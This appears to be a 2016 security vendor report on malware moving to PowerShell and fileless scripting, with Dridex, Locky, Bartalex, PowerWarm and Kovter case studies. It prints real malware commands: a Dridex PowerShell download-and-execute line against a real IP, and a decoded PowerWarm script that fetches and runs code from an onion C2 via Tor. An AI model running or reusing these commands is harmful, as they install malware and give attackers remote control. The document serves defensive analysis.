WE
SECURE
THE
FUTURE

THE SCRIPTING THREAT – GAINING POPULARITY

May 2016

By Tamara Leiderfarb
Technology Leader
Advanced Host Threat Prevention

CONTENTS

INTRODUCTION

Scripting techniques used by malware are not a new threat. Lately, scripting techniques have taken a greater share of the malware kill chain. Some malware employ these techniques throughout their whole operation, when in the past they were used only for a specific purpose.

In the past, scripting was used mainly in Word documents by Trojan-bankers and Web injectors. The main scripting language applied was JavaScript, which can be abused in several different ways. For example, it can be used to inject JS into HTTP responses from bank's servers to end users (Ex. Tinba). Another example is changing the browser's memory to alter the destination of bank account strings (Ex. Banatrix).

Scripting is also common in malware distributor tools such as Angler, the most prevalent malware distributor in 2015. Angler mainly distributes CryptoWall and TeslaCrypt. To do so, it attacks web servers and exploits them. Once a victim visits an infected website, the exploit kit tests the victim for existing vulnerabilities it can take advantage of. Then it delivers the exploit to the browser, usually attacking plugins. Once exploited, a dropper malware is initiated on the system and calls the next modules of the attack.

Since we started to deploy our SandBlast Agent forensics tool in early 2015, we are able to track a large number of malware execution chains in the wild. We observed their tools and behaviors. By doing so, we accumulated enough knowledge to fingerprint common trends in malware evolution.

The execution of kill chains, as shown in our automatic forensic analysis, clearly points at a massive transition – in both commercial malware and APTs. They have moved from using file-based processes to script languages**.** Script languages provide attackers with the same capabilities as file based process. On top of that, they allow attackers to apply endless evasion techniques. In fact, evasion is probably the key reason for this change in attack tactics.

Malware improved in evading so much that in many cases they are uncovered only during manual research or a human forensics investigations. This made it harder for security vendors to provide protection against them.

In this report, we will demonstrate some examples of SandBlast Agent's automatic investigations to show how malware campaigns and distributors have moved towards the scripting approach. We will present our findings and explain the prominent trends. Later we will propose new protection methods, which can be used to protect against these threats.

MOVING TO SCRIPTING

WINDOWS SCRIPTING OVERVIEW

PowerShell is an evolution of the command line – a combination of a DOS shell and a scripting environment. It serves mainly system and network administrators, facilitating management tasks locally and remotely. Admins use it for processes acting on many files at once, automating and scheduling tasks, and configuring Windows components and services. It supports complex decision making and allows access to a wide variety of data sources. It even enables building graphical user interfaces.

PowerShell is now an essential skill for IT and server administrators and is often used when deploying maintenance scripts across an entire organization.

So what can hackers do with PowerShell?

Attackers can use it exactly as administrators do: they can change Security Policies and Proxy settings, create backups, distribute software and tools, create execution tasks, control remote machines, access and control data centers and more.

But PowerShell grants them even more than that -it makes the most of the .net environment available for a script writer. He can achieve the same capabilities as experienced C# or even C++ developers have. It can implement Win32 actions such as file operations, network operations, memory injections into running executables, cryptographic operations, etc. These are great remote management tools that other languages do not provide natively.

PowerShell also allows base 64 obfuscation. An attacker can write the obfuscated code directly to memory and it will be automatically decoded and executed from the memory by PowerShell, without a single file operation.

In previous years, Windows PowerShell was rarely used in attacks. This has changed dramatically. Malware increasingly use Windows PowerShell and WMI. Today, PowerShell appears in almost every forensic tree we analyze.

Test case 1 - Dridex

As a practical use case, let's follow the forensic tree of two different DRIDEX samples, executed on the exact same machine during 2015. Figure #2 shows a DRIDEX sample from early Q1 2015.





Figure #2 Dridex Feb. 2015

We can see that it uses the command line to cover its tracks and for basic process execution.

During 2015, we saw the transition to PowerShell. Here a single line is doing both the downloading and communication, instead of the random named executable (edg1a5.exe) used in the sample from early 2015, as can be seen in Figure #3:



Process Name	cmd.exe	PID	444
Path	c:\windows\system32\cmd.exe		
Arguments	/K powershell.exe -ExecutionPolicy bypass -noprofile (New-Object System.Net.WebClient).DownloadFile('http://62.76.41.15/asalt/assa.exe','%TEMP%\JIOiodfhiolH.cab'); expand %TEM		
Start Time	18-Jun-2015 09:32:46	Close Time	18-Jun-2015 09:39:35
Created By		PID	0
Parent	winword.exe (PID: 4072 18-Jun-2015 09:31:04)		

Figure #3 Dridex adding PowerShell, Jun. 2015

Looking at the analysis, one can see the use of cmd.exe to run PowerShell, providing all of the execution tasks in a single command line:


```
Cmd /K powershell.exe -ExecutionPolicy bypass -noprofile (New-Object
System.Net.WebClient).DownloadFile('http://62.76.41.15/asalt/assa.exe','%TEMP%\JIOiodfhioIH.cab');
expand %TEMP%\JIOiodfhioIH.cab %TEMP%\JIOiodfhioIH.exe; start %TEMP%\JIOiodfhioIH.exe;
```

What we see here is a command to download an executable file from the IP 62.76.41.15, save it as a CAB file in the %temp% directory, expand the CAB file to an .exe file and execute it.

No malware process is involved and no files are saved on the disk. The earlier versions detected, like this one, were not obfuscated, but soon became so.

Test case 2 - Locky

Another good example is the new Locky Ransomware, which copies Dridex's distribution and exploitation techniques. The earliest samples have a file base signature.




Protocol	URL	Action	Reverse DNS	Dst IP
http	kpybuhnosdrm.in/main.php	HTTP Post		195.22.28.197
http	sso.anbtr.com/domain/kpybuhnosdrm.in	HTTP Get		195.22.28.222
http	xsso.kpybuhnosdrm.in/175ff55d4339606d0564233c89 409a0e	HTTP Get		195.22.28.198

Figure #5 Locky First Samples (beginning of 2016)

The process executing the download is winoword.exe and the process ensuring persistency (and apparently key exchange) is ladibd.exe.

In the latest version (~two months later, Feb. 2016), the downloading process of the infector is powershell, called from cmd.exe. This version uses the same evasion techniques as Dridex has presented before.




Protocol	URL	Action	Reverse DNS	Dst IP	Dst Port	Src IP	Src Port	Time
http	clienttemplates.content.office.net/support/templates /en-us/tp03457515.cab	Http Get		82.166.201.138	80	192.168.10.155	63129	2/23/2016, 5:42:34 AM
http	clienttemplates.content.office.net/support/templates /en-us/tp03457464.cab	Http Get		82.166.201.138	80	192.168.10.155	63133	2/23/2016, 5:42:34 AM

Figure #6 Locky Feb 2016

Test case 3 - Bartalex

Along that time, we saw samples of Bartalex using PowerShell. The interesting part is that Bartalex uses a script dropped by the previous node in the forensic tree.



Process Name	powershell.exe	PID	4652
Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe		
Arguments	-noexit -ExecutionPolicy bypass -noprofile -file C:\Users\analyst\AppData\Local\Temp\24110.ps1		

Figure #4 Bartalex May 2014

The early 2015 samples were still using scripts. The techniques later evolved towards pure calling, starting the "file-Less" operations seen in Figure #3 of the Dridex malware. These techniques later developed to become completely process-less and persistent.

FILE-LESS MALWARE


After using scripts for more and more nodes in the chain, malware began to completely rely on scripting languages.

The entry point, or penetration, was still handled at the Web level, mainly by Java Script. The change began with the reconnaissance stage, which exhibited a massive adoption of script languages such as WMI and PowerShell. Later on they also served for persistency, privilege escalation, lateral movement, communication with C&C servers, and data exfiltration.

Towards the third quarter of 2015, our customers were attacked by completely file-less, registry script-based attacks, like Poweliks, Powesploit, Empire, PowerWarm (Crigent), and the completely file-less ransomware CoinVault. This phenomenon began at the end of 2014, but appeared in massive proportions only at the end of 2015.

<u>File-less malware test case 1</u>

In figure #7, we see an example of PowerWarm (also called Crigent), as an example of the new script file-less trend.



Process Name	powershell.exe	Arguments	-noexit -encodedcommand JwBhAEUAbgBLAFEAJwA7ACQARQByAH
Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe	PID	4476

Figure #7 – PowerWarm (Crigent)

The malware is initiated by a document, executing a .vbs script, the only file used in the attack. In most cases, this script file does not execute from the disc - it runs on VBA completely embedded in the document and execute by MS Office. This makes the malware completely file-less apart for the first document used for penetration, usually in a phishing mail.

As to the PowerShell, we see an obfuscated script with parameters.

```
PowerShell -noexit -encodedcommand
JwBhAEUAbgBLAFEAJwA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBTA
GkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcAOwAnAFMATQAnADsAJwBmAFAAbAAnADsAZgB1AG4AYwB0AGk
AbwBuACAAZQAoACQAagBmAGcAZAApAHsAOwAnAGcAQgBhAE4AVQAnADsAJw
```

This decodes to:

```
'aEnKQ';$ErrorActionPreference = 'SilentlyContinue';'SM';'fPl';function e($jfgd){;'gBaNU';'rLYDCjHLg';$mwe = (((iex "nslookup -querytype=txt $jfgd
8.8.8.8") -match '"') -replace '"', '')[0].Trim();'OrXV';'CzWkTEj';$auo.DownloadFile($mwe, $mtrs);'TEzmLvMRrR';'lFqWkw';$vgi =
$zf.NameSpace($mtrs).Items();'UHDCkSW';'ZmfzxdUAAAb';$zf.NameSpace($moh).CopyHere($vgi, 20);'uQoWpvkEuI';'JyieMKwa';rd
$mtrs;'asHrmfm';'XEkFSuBLO';};'hSFLeOdpoQ';'YNm';'Pd';'FDtCq';$sxet = (get-wmiobject Win32_ComputerSystemProduct).UUID;'ceIAiCOg';'Dmg';$moh =
$env:APPDATA + '\' + $sxet;'YNjZWCvLQf';'yfUd';if (!(Test-Path $moh)){;'risZx';'zfzYs';$pdk = New-Item -ItemType Directory -Force -Path
$moh;'ItRJMiV';'pzKZrLck';$pdk.Attributes = "Hidden", "System",
"NotContentIndexed";'BNRyu';'TVUdE';};'nWhhW';'DgvFfrQAO';'YjJKpPT';'zsqqOkRMI';$whkm=$moh+ '\tor.exe';'PnxVgSjhLq';'KJTD';$fqp=$moh+
'\polipo.exe';'mQm';'XXREp';$mtrs=$moh+ '\roaming.zip';'Lnc';'ccxpl';'cajgYb';'uVHoaxuJ';'ZLepT';'zGi';if (!(Test-Path $whkm) -or !(Test-Path
$fqp)){;'MhTYw';'msm';e 'i.vankin.de';'JGTxuKeV';'klKvZpGt';};'JMsCTaThQN';'eIJyXiYGn';'YzzZE';'qaH';if (!(Test-Path $whkm) -or !(Test-Path
$fqp)){;'YweRsAcYb';'nSZ';e 'gg.ibiz.cc';'RHZqXa';'Hj';};'MOhhBia';'kviY';'eOvJ';'RYVgWpiCee';$auo=New-Object
System.Net.WebClient;'YAXjFmMj';'znlZ';$zf=New-Object -C
Shell.Application;'ZUUhDaKTjTW';'Pj';'fbTvXzsxjz';'CVzUr';$pj=$moh+'\roaminglog';'jsWlEZeRd';'VZh';saps $whkm -Ar " --Log `"notice file $pj`"" -wi
```

```
Hidden;'gbuUMQkyDQV';'EGqZovYAhkC';do{sleep 1;$oyt=gc $pj}while(!($oyt -match 'Bootstrapped 100%: Done.'));'Wq';'nCYnhKX';saps $fqp -a
"socksParentProxy=localhost:9050" -wi Hidden;'WddXPND';'qoEjOwYpetG';sleep 7;'gzC';'aRSSnujb';$tf=New-Object
System.Net.WebProxy("localhost:8123");'lOWpoZAbQVU';'PQwFPFsme';$tf.useDefaultCredentials =
$true;'kfbDRfYJLpJ';'Ni';$auo.proxy=$tf;'dcPAQMl';'YlQbmqwrN';$cc='http://powerwormjqj42hu.onion/get.php?s=autorun&uid=' +
$sxet;'OyjYviAE';'OfkZcOptIa';$dal=$auo.downloadString($cc);'wvQylIsT';'feCXMKMNzP';if ($dal -and ($dal -ne 'none')){;'RGBARlwDE';'RJUSlgNIc';iex
$dal;'ltPQj';'rySk';};'nSNiBWtTPTI';'jtM';'Ga';'dJuSqcPZ';$wio = (gp HKCU:\\Software\Microsoft).($sxet+'1');'GOMyvOyrtQS';'xMceuAxBvk';iex
([System.Text.Encoding]::UnicodEx.etString([System.Convert]::FromBase64String($wio)));'HPLrbJI';'DvbK';'kZfETAQUhUm';'AmGQ';I3DC6;'kqVIfYiKr';'NRcq
Ps';G3DC6;'lT';
```


The actions that are taken here include:

- Persistency.
- Hiding communications in DNS records.
- Downloading two additional components from two well-known online anonymity projects: the Tor network, and Polipo, a personal web cache/proxy. They are downloaded from legitimate storage domains (Ex. DropBox)
- Change the function names and download new code
- Sending information about the system to the attacker. This information includes: IP address, Country, Region, City, Zip Code, OS details, Language, Domain and Installed Office applications.

File-less malware test case 2


Another example is the evolution of Kovter. This malware started in 2013 as a fake police notice ransomware. It used executables to run and request ransom. Figure #8 illustrates a simple evasion technique used by Kovter. The malware creates a chain of instances of itself and eventually the last instance is the one actually executing the malicious activity.

The malware does this to overcome behavioral analysis, since behavioral analysis would end after the first process is executed, losing the tracks over the process flow.



File Name	File Path	File Size (bytes)	Time
cet_archive.dat	c:\users\pashap\appdata\local\temp\cetrainers\ceta006.tmp\cet_archive.dat		2/22/2016, 10:35:32 AM
ceta006.tmp	c:\users\pashap\appdata\local\temp\cetrainers\ceta006.tmp		2/22/2016, 10:35:32 AM
kovter2013.exe	c:\users\pashap\appdata\local\temp\cetrainers\ceta006.tmp\kovter2013.exe		2/22/2016, 10:35:32 AM

Figure #8 – Kovter 2013



Process Name	cmd.exe	Arguments	/c start http://mrantifun.net
Path	c:\windows\syswow64\cmd.exe	PID	4476

Figure #9 – Kovter Q1 2015

In the middle of 2015, a new version of Kovter showed up, using similar techniques to those used by the script malware Poweliks.

In this version, Kovter launches an almost file-less, registry resident version.

